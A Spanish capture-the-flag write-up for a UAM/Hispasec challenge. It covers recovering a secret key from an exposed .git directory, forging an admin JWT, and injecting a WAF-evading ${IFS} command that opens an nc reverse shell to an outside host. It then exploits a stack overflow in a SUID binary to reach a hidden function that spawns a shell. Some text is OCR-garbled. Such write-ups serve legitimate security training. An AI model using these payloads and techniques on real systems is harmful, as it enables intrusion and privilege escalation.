WRITE-UP - CTF UAM - HI\$PA\$EC: FUTURAMA EPI\$ODIO 3 PARTE 1

ELABORADO POR: ARSENICS

Misión:

<u>iUnos cibercriminales han aprovechado la cuarentena para hacerse con el control de "Planet Express"! Ayuda al profesor a recuperar su empresa antes de que estos vendan toda la información confidencial que hay en ella.</u>

URL: http://34.253.120.147:1730

Fase 1 - El login:

Se entra en la web incial donde aparece un login y al inspeccionar la pagina vemos un cifrado en verde

Quarantine monitoring server

Login



Lanzamos dirb y nos ofrece una información interesante sobre git

dirb http://34.253.120.147:1730/ /usr/share/wordlists/dirb/common.txt

```
---- Scanning URL: http://34.253.120.147:1730/ ----
+ http://34.253.120.147:1730/.git/HEAD (CODE:200|SIZE:23)
```

si vamos a esta direcciónen la url http://34.253.120.147;1730/.git/HEAD nos aparece un txt con la ruta ref/heads/master. Existe una herramienta de git que te descarga los últimos commits del repo que le indiques.

https://github.com/internetwache/GitTools/

Esta herramienta tiene la parte de gitdumper + git extractor

./gitdumper.sh http://34.253.120.147:1730/.git/HEAD info

./extractor.sh info data (para extraer la información de la carpeta info y guardarla en la carpeta data.

Dentro de la carpeta data que contiene los commits hay 2 archivos interesantes:

app.py \rightarrow con el código de la web donde vemos que se llama a SECRET_KEY & A LA COOKIE NAME

"from config import SECRET_KEY, COOKIE_NAME" y en el archivo config.py se muestra la siguiente información:

```
root@kali:~/uam/futurama3.1/data/0-60a9159f90f8a1fd916612b2fddeddffc34868bb# cat config.py
SECRET_KEY=b'\xd2\xe8\x1cnm\xf7\x1c\x195\xc1\x91L\x8a\x8e~\x19'
COOKIE_NAME="token"root@kali:~/uam/futurama3.1/data/0-60a9159f90f8a1fd916612b2fddeddffc34868bb#
```

Vaya, vaya, que secret key más suculenta un binario como key!! Intento decodearla de varias formas, mirar el binario. Al final resulta que hay una librería concreta para los token de tipo jwt.

Con esta librería pyjwt vemos como se encodea/decodean las keys:

jwt.decode(token de la web, private key): Cambiamos el user 'admin': O por 1 y encodeamos

```
>>> jwt.decode('eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJhZG1pbiI6MCwidXNlcm5hbWUi0iJndWVzdCJ9.KvaTMqf5THM2wP-0NNsfhoJ0pI8h9Q61
t7ewQa8Y9gk', b'\xd2\xe8\x1cnm\xf7\x1c\x195\xc1\x91L\x8a\x8e~\x19')
{'admin': 0, 'username': 'guest'}
>>> encoded_jwt = jwt.encode({'admin': 1, 'username': 'guest'}, b'\xd2\xe8\x1cnm\xf7\x1c\x195\xc1\x91L\x8a\x8e~\x19')
>>> encoded_jwt
b'eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJhZG1pbiI6MSwidXNlcm5hbWUi0iJndWVzdCJ9.6NXxzjfVG9FIbbJvVtG6qVsAB0psT8ZgHLsBDETvFgg'
```

encoded_jwt = jwt.encode(('admin': 1, 'username': 'guest'), b'\xd2.....\x19') y ya tenemos nuestro token particular para añadir la cookie a la web y tener admin power:

eyJOeXAiOiJKV1QiLCJhbGciOiJIUzl1NiJ9.eyJhZG1pbil6MSwidXNlcm5hbWUiOiJndWVzdCJ9.6NXxzjfVG9FlbbJvVtG6qVsABOpsT8ZgHLsBDETvFgg

Quarantine monitoring server

User dashboard

Hello guest	
You have unlocked all f	eatures!
	ping

Fase 2 - Consiguiendo shell:

Hacía bastante tiempo q no realizaba retos de este tipo y me ha traído buenos recuerdos. A partir de aquí es jugar con el el comando ping esquivando el waf Despues e ir probando entre la web y en local finalmente el comando con éxito fué:

casa'casa\${IFS}|\${IFS}nc\${IFS}XX.XXX.XXXXXXXX\${IFS}4444\${IFS}-e\${IFS}/bin/sh\${IFS}'Hola

Teniendo el puerto a la escucha conseguimos shell como appuser y nos aparecen en primera instancia los commits de git que habíamos visto en la fase 1. Buscando entre los usuarios me llama la atención flaguser jeje ¿Dónde estará escondida nuestra flag?

cat /etc/passwd

```
appuser:x:1200:1200::/home/appuser:
flaguser:x:1201:1201::/home/flaguser:
```

Buscando entre las distintas carpetas encuentro rápidamente un txt interesante. Problema con appuser no tenemos permiso de lectura debemos realizar un moviento lateral a flagguser para poder echarle el ojo jeje.

```
drwxr-xr-x
             1 root
                       root 4096 Apr 15 12:18 app
drwxr-xr-x
             1 root
                       root 4096 Apr 17 06:54 bin
drwxr-xr-x
            2 root
                       root 4096 Mar 28
                                        2019 boot
drwxr-xr-x
            5 root
                       root
                             340 Apr 19 11:59 dev
                       root 4096 Apr 17 06:54 etc
drwxr-xr-x 1 root
             1 flaguser root
                             133 Apr 15 12:17 flag.txt
            1 root
                       root 4096 Apr 5 17:37 home
```

Imposible hacer sudo -i , sudo -l , sudo su flaguserm nada de estas opciones es posible. Tampoco realizar un break the jail con el típico python -m 'import pty etc. Aquí si que empiezo a dar vueltas como hacer el salto lateral pues?? Tras muchas historias acabando dando con un binario llamado carl el cual tiene el bit suid activado.

https://www.securityartwork.es/2010/03/23/bit-suid-en-shell-script-i/

¿Por qué este binario? Pues porque todos los binarios únicamente tienen permisos de root excepto este que "casualmente" tiene permisos el user de nuestro interés: flaguser.

Find / -perm -6000

```
find /bin -perm -u=s
/bin/umount
/bin/mount
/bin/ping
/bin/su
ls -l /bin/mount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
ls -l /bin/ping
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
ls -l /bin/su
-rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
ls -l /bin/umount
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
find / -perm -6000
/usr/bin/carl
ls -l /bin/carl
ls -l /usr/bin/carl
-r-sr-sr-x 1 flaguser flaguser 19568 Apr 5 17:36 /usr/bin/carl
```

Comprimo a carl y lo encodeo en base64 para copiarlo y estudiarlo en local

gzip -c /usr/bin/carl | base64

Fase 3 - Buffer overflow:

Ya en local es descomprimirlo ejecutarlo y empezarlo a analizar. Al ejecutarlo nos dice: "usage <url> y dado el nombre parece ser que Carl es un curl customizado.

Le pasamos una url y vemos como se ejecuta teniendo en cuenta que el reto iba de exploiting le pasamos http://34.253.120.147:1730/AAAAAAA con 500 A y aparece el segmentation fault pero sin lickear nada. Realizamos un file carl y vemos que es un elf de 64bits comprobamos las protecciones con chechsec.sh y vemos q tiene partial relro & NX activados. No nos han quitado los símbolos! Bueno esto ya es algo:)

Realizamos el aaaa y vemos las strings para hacernos una idea del funcionamiento de carl. Parece que necesita resolver un host real por lo que la url a passar ha de existir sin embargo y si le añadimos algo más?

```
[0x7f2431f25090]> iz
[Strings]
          Vaddr
Num Paddr
                  Len Size Section Type String
000 0x00002924 0x00402924 13 14 (.rodata) ascii carl v1.0 UAM
003 0x0000294c 0x0040294c 6 7 (.rodata) ascii system
004 0x00002953 0x00402953 7
                       8 (.rodata) ascii /bin/sh
005 0x0000295b 0x0040295b
                       8 (.rodata) ascii x-debug
006 0x00002966 0x00402966
                      5 (.rodata) ascii http
011 0x000029c0 0x004029c0 17 18 (.rodata) ascii Error parsing url
012 0x000029d2 0x004029d2 13 14 (.rodata) ascii carl v1.0 UAM
014 0x000029eb 0x004029eb 19 20 (.rodata) ascii Cannot resolve host
015 0x000029ff 0x004029ff 21 22 (.rodata) ascii Socket creation error
017 0x00002ald 0x00402ald 17 18 (.rodata) ascii Received 0 bytes?
018 0x00002a38 0x00402a38 37 38 (.rodata) ascii Invalid response. Cannot parse status
019 0x00002a5e 0x00402a5e 23 24 (.rodata) ascii Invalid header received
021 0x00002a85 0x00402a85 8 9 (.rodata) ascii location
022 0x00002a8e 0x00402a8e 14 15 (.rodata) ascii socket connect
023 0x00002a9d 0x00402a9d 17 18 (.rodata) ascii GET %s HTTP/1.1\r\n
024 0x00002aaf 0x00402aaf 13 14 (.rodata) ascii Host: %s:%u\r\n
025 0x00002abd 0x00402abd 6 7 (.rodata) ascii %s: %s
```

Analizamos la funciones con afl + tips a tener en cuenta:

- 1- Siempre que veamos la función isoc99_sscanf está claro q el resto no es de Reversing sino de Exploiting esta función esta relacionada con el stack overflow.
- 2-Siempre es interesante echarle un ojo a las funciones calloc (malloc si es 32 bits), a las calls q hace el binario
- 3-En este caso particular la función que más atrapa mi atención es la sym.flag
- 4-Aunque al ejecutar el binario no lickee lo que sobrepasa del buffer si que esto podemos verlo a través de los registros en mi caso mejor con r2 o con un depurador.
- 5-Para probar como se va moviendo el binario será interesante poner breakpoints en las funciones que llaman la atención y así ver por donde está pasando.
- 6-Tras esto si comparamos las funciones que aparecen en el afl con las funciones del <u>agc@main</u> las que no salen en este último son las funciones ocultas y por ello candidatas a funciones de interés.
- 7-Siempre que el Stack Canary no esté activado es que se puede ejecutar en la pila.

```
0x7f2431f25090l> afl
0x00400f10 1 42
                           entry0
0x004011b2 20 1011
                           main
           1 145
0x0040108d
                           sym.flag
            1 6
0x00400e30
                           sym.imp.dlopen
0x00400ef0
            1 6
                           sym.imp.dlsym
0x00400e60
            1 6
                           sym.imp.dlclose
                          sym.imp.dup2
0x00400d50
            16
0x00400dc0
            1 6
                          sym.imp.geteuid
0x00400e70
            1 6
                          sym.imp.setreuid
0x00400ed0
            1 6
                           sym.imp.exit
0x00400cc0
            1 6
                           sym.imp.free
            1 6
0x00400cd0
                           sym.imp.recv
                           sym.imp.__errno_location
0x00400ce0
            1 6
0x00400cf0
            16
                           sym.imp.strncpy
            16
0x00400d00
                          sym.imp.strcpy
            1 6
0x00400d10
                           sym.imp.puts
            1 6
0x00400d20
                           sym.imp.write
0x00400d30
            1 6
                           sym.imp.strlen
0x00400d40
            1 6
                           sym.imp.htons
0x00400d60
            1 6
                          sym.imp.send
0x00400d70
            1 6
                          sym.imp.strchr
            1 6
0x00400d80
                          sym.imp.printf
            1 6
0x00400d90
                           sym.imp.snprintf
0x00400da0
            1 6
                           sym.imp.dup
            1 6
0x00400db0
                           sym.imp.memset
0x00400dd0
                           sym.imp.ioctl
            1 6
0x00400de0
            16
                           sym.imp.close
0x00400df0
            16
                          sym.imp.read
            1 6
0x00400e00
                           sym.imp.calloc
            1 6
0x00400e10
                           sym.imp.strcmp
0x00400e20
            1 6
                           sym.imp.gethostbyname
0x00400e40
            1 6
                           sym.imp.tolower
                          sym.imp. isoc99 sscanf
0x00400e50
            1 6
0x00400e80
            16
                          sym.imp.realloc
            1 6
0x00400e90
                          sym.imp.setvbuf
            1 6
0x00400ea0
                           sym.imp.perror
0x00400eb0
            1 6
                           sym.imp.strcat
0x00400ec0
             1 6
                           sym.imp.sprintf
0x00400ee0
            16
                           sym.imp.connect
0x00400f00
            1 6
                           sym.imp.socket
0x00400ff0
           5 119 -> 62
                           entry.init0
           3 34
                           entry.fini0
0x00400fc0
0x00400f50 4 42 -> 37 fcn.00400f50
```

Dado que la variable que más llama la atención es flag la decompilaré con IDA que muestra una función más amigable:

```
void __noreturn flag()
{
    void *handle; // ST08_8
    void (__fastcall *v1)(const char *, _QWORD); // ST00_8
    __uid_t v2; // ebx
    __uid_t v3; // eax

    handle = dlopen("libc.so.6", 1);
    v1 = (void (__fastcall *)(const char *, _QWORD))dlsym(handle, "system");
    dlclose(handle);
    dup2(fd, 0);
    dup2(dword_604180, 1);
    v2 = geteuid();
    v3 = geteuid();
    setreuid(v3, v2);
    v1("/bin/sh", v2);
    exit(0);
}
```

Teniendo en mente que solo tiene activado Partial relro y NX parece un ejercicio clásico de exploiting para lograr shell bypasseando NX. Normalmente bastaría con sustituir System() donde printa la función para así manipular el stack sin embargo al depurar la función flag vemos que está llama a system por lo que la podemos usar para nuestro objetivo anteriormente citado.

Otra opción a recordar para el análisis de las calls es ROPgadgets:

Segmentation fault! Confirmamos el exploiting que veiamos con la variable isoc99_sscanf y dado que es de 64 bits no nos lickea los 0x41 pero podemos verlo con los registros. Vamos al lío pues. Marcamos unos breakpoints con db en las funciones que señalé en el afl y lo ejecutamos con do.

```
| Incontrol | Inco
```

Podemos ver que el breakpoint de la flag no es usado y que no aparece en el <u>agc@main</u> que casualidad eh? Justo la función que nos interesa que llama a system no es ejecutada, algo habrá que hacer. Desde aquí se puede realizar un dr y te enseña los registros pero en este caso preferí verlo con gdb peda que muestra exactamente cuál es el registro de rpb y rsp para ver hasta donde sobreescriben las A (en el ejemplo de la imagen anterior faltaban unas cuantas 'A'.

Run, info registers y aquí llega la parte bonita donde se hace la magia,

```
info registers
rax
                 0x0
                                         0x0
                 0x0
                                         0x0
rbx
                 0x80
                                         0x80
rcx
                 0x0
                                         0 \times 0
rdx
                 0x1a
                                         0x1a
rsi
                 0x605560
                                         0x605560
rdi
rbp
                 0x4141414141414141
                                         0x4141414141414141
rsp
                 0x7fffffffdd18
                                         0x7fffffffdd18
r8
                 0xb
                                         0xb
r9
                 0x7fffff7e87f90
                                         0x7fffff7e87f90
r10
                 0x41
                                         0x41
r11
                 0xd
                                         0xd
                 0x400f10
                                         0x400f10
r12
r13
                 0x7fffffffdf60
                                         0x7fffffffdf60
r14
                 0x0
                                         0x0
r15
                 0x0
                                         0x0
rip
                 0x401c36
                                         0x401c36
eflags
                                         [ IF RF ]
                 0x10202
cs
                 0x33
                                         0x33
ss
                 0x2b
                                         0x2b
ds
                 0x0
                                         0x0
es
                 0x0
                                         0x0
fs
                 0x0
                                         0x0
                 0 \times 0
                                         0 \times 0
gs
```

Vemos como hemos sobre escrito todo el rbp y si tras ello ponemos nuestra dirección intersada que llama a system (sym.flag 0x40108d) se escribirá en rsp y ello hará mover rip, es decir habremos manipulado el stack!!


Al consultar el file carl vimos que espera que la variable sea pasada en little endian y teniendo en cuenta que carl solo acepta url lo hemos de encodear en este formato. Calculo en python:

Root , tiene el bit SUID activado! $\underline{\text{https://www.securityartwork.es/2010/03/23/bit-suid-en-shell-script-i/}}$

Con la url exacta no podemos volver a consultar los registros para ver como se ha movido rip. Sin embargo si le quitamos una A y observamos los registros vemos que el 8d del offset se ha quedado en rpb añadiendo esa A pondría en rsp.

gdb-pedas info	registers	
rax	0x0	0x0
rbx	0x0	0×0
rcx	0x80	0x80
rdx	0x0	0x0
rsi	0xa	0xa
rdi	0x605500	0x605500
rbp	0x8d41414141414141	0x8d41414141414141
rsp	0x7fffffffdd30	0x7fffffffdd30
r8	0x1a	0x1a
r9	0×0	0x0
r10	0x31	0x31
r11	0xb	0xb
r12	0x400f10	0x400f10
r13	0x7fffffffdf70	0x7fffffffdf70
r14	0x0	0x0
r15	0×0	0×0
rip	0×4010	0×4010
eflags	0x10206	[PF IF RF]
cs	0x33	0x33
ss	0x2b	0x2b
ds	0x0	0x0
es	0x0	0×0
fs	0×0	0×0
gs	0×0	0×0
THE RESERVE		

Pasandole la siguiente url a carl en local el programa nos enseña que escalamos user. Movimiento suid de user!! Vamos a la shell de la fase2 buscamos el binario, realizamos un break the jail con python 3 – c 'import pty:pty.spawn("/bin/bash")' y le pasamos la url a carl Resultado?



Ya tenemos permisos, pues vamos a por el flag.txt de recompensa:

```
$ cat flag.txt
cat flag.txt
Enhorabuena. Esta es tu flag: UAM{9796d81d364dcb9e6e5b5364147f0488}

Sin embargo, hay otro reto. :)

http://34.253.120.147:1731/ssrf
```

Flag + url para la 2a parte.

Mil gracias Julianjm, este reto me ha hecho especial ilusión.

UAM{9796d81d364dcb9e6e5b5364147f0488}

Autoría: Arşenics